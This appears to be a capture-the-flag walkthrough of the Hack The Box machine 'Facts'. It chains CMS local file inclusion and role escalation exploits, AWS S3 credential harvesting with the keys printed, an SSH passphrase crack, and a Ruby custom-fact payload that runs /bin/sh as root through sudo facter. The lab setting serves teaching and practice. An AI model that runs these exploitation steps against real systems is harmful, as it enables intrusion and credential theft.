

Hi everyone, in this Facts HTB Machine, I will give u a detailed walkthrough to get the user and root flag in this machine, so sit back and read!
This box involves a vulnerable CMS, local file inclusion (LFI), AWS S3 enumeration on a custom endpoint, SSH key cracking, and a sudo privilege escalation via Facter. It was a fun one with some cloud simulation twists. Let’s dive in!
Initial Enumeration
As always, we begin our journey with thorough reconnaissance to map out the target’s web surface. Directory brute-forcing is a staple technique here, helping us uncover hidden paths that aren’t linked from the main page. Tools like Gobuster or Dirb are perfect for this, using wordlists to probe for common directories and files.
Run the following command to brute-force directories:
gobuster dir -u http://facts.htb -w /usr/share/wordlists/dirb/common.txt
This scan reveals key endpoints, including /admin/login. Navigating to http://facts.htb/admin/login presents a login form for the CMS. Create a basic user account (e.g., username: test, password: test) via the registration option.

Upon logging in as a regular user, inspect the source code or dashboard to identify the CMS version, it’s Camaleon CMS 2.9.0.

A quick search shows this version is vulnerable to two key issues:
- Authenticated Privilege Escalation via CVE-2025-2304.
- Local File Inclusion (LFI) via CVE-2024-46987, allowing arbitrary file reads as the web server user.
Note: In this walkthrough, we’ll leverage both. The LFI provides a quick win for the user flag, but the privilege escalation is crucial for deeper access to AWS credentials. Let’s start with the LFI for immediate gains, as it’s simpler and doesn’t require escalation yet.
Clone the LFI exploit repository:
git clone https://github.com/Goultarde/CVE-2024-46987.git
This Python script exploits a path traversal vulnerability in the CMS, allowing us to read files outside the web root using our authenticated session.
First, confirm system users by reading /etc/passwd:
python3 CVE-2024-46987.py -u http://facts.htb -l test -p test /etc/passwd

This reveals two potential user accounts: trivia and william. With a logical guess, the user flag (user.txt) is typically in one of these home directories. Let’s try reading it directly via LFI:
python3 CVE-2024-46987.py -u http://facts.htb -l test -p test /home/william/user.txt

Success! We have the user flag without a shell. However, for interactive access and root escalation, we need more.
Foothold: Gaining Admin Access via CMS Exploit
To progress, we need admin privileges in the CMS to access sensitive configurations. Download the exploit for CVE-2025-2304 (authenticated privilege escalation). This bug allows a low-privileged user to update their role to admin by manipulating API calls or parameters.
Run it to escalate from client to admin:

This escalates our test account to admin. Log back into the dashboard at http://facts.htb/admin. Navigate to Settings -> General Site -> FileSystem Settings (or similar path in the admin panel). Here, we find AWS S3-like credentials for a file storage system:
Access Key: AKIA31E179FDBC235003
Secret Key: fUit+c818Ee65OGh2MBqB+XytVdi8mM88vxVT+fJ
Bucket: randomfacts
Region: us-east-1
Bucket Endpoint: http://localhost:54321

Extracting AWS Credentials and Enumerating S3
With credentials in hand, install the AWS CLI if not already present:
sudo apt install awscli
Configure a named profile to avoid overwriting defaults, and enter the creds we found earlier:
aws configure --profile facts

List buckets with a custom endpoint:
aws --endpoint-url http://facts.htb:54321 s3 ls

The randomfacts bucket contains images (site assets). So, list internal as it is the user’s home backup!:
aws --profile facts --endpoint-url http://facts.htb:54321 s3 ls s3://internal/

This is gold! user configs and potentially SSH keys! Drill into .ssh:

Download the private key:
aws --profile facts --endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 .

Test SSH (it prompts for a passphrase, confirming encryption):
chmod 600 id_ed25519
ssh -i id_ed25519 [email protected]


Crack the passphrase using John the Ripper
python3 /usr/share/john/ssh2john.py id_ed25519 > key.hash
john key.hash --wordlist=/usr/share/wordlists/rockyou.txt
The crack reveals: dragonballz.
Now SSH is successful:
ssh -i id_ed25519 [email protected]

Verify access: ls /home/william/user.txt (accessible), but we already have the flag.
Privilege Escalation: Root via Facter
With user access as trivia, enumerate privileges, and check sudo:

facter is a Puppet tool written in Ruby that gathers system facts. Since we can run it as root (via sudo NOPASSWD), we exploit its custom fact loading mechanism to execute arbitrary code.
Create a temporary directory for custom facts:
mkdir /tmp/custom
nano /tmp/custom/rootshell.rb
Paste the following Ruby code (this defines a custom fact that runs /bin/sh when evaluated):
Facter.add('rootshell') do
  setcode do
    system('/bin/sh')
  end
end
Execute it with sudo, loading our custom dir:
sudo facter --custom-dir /tmp/custom rootshell

This drops us into a root shell because Facter evaluates the setcode block as root.
Conclusion
This was a cool box blending web exploits, cloud storage pivots, and Ruby privesc. If u enjoyed this walkthrough, drop a comment or like!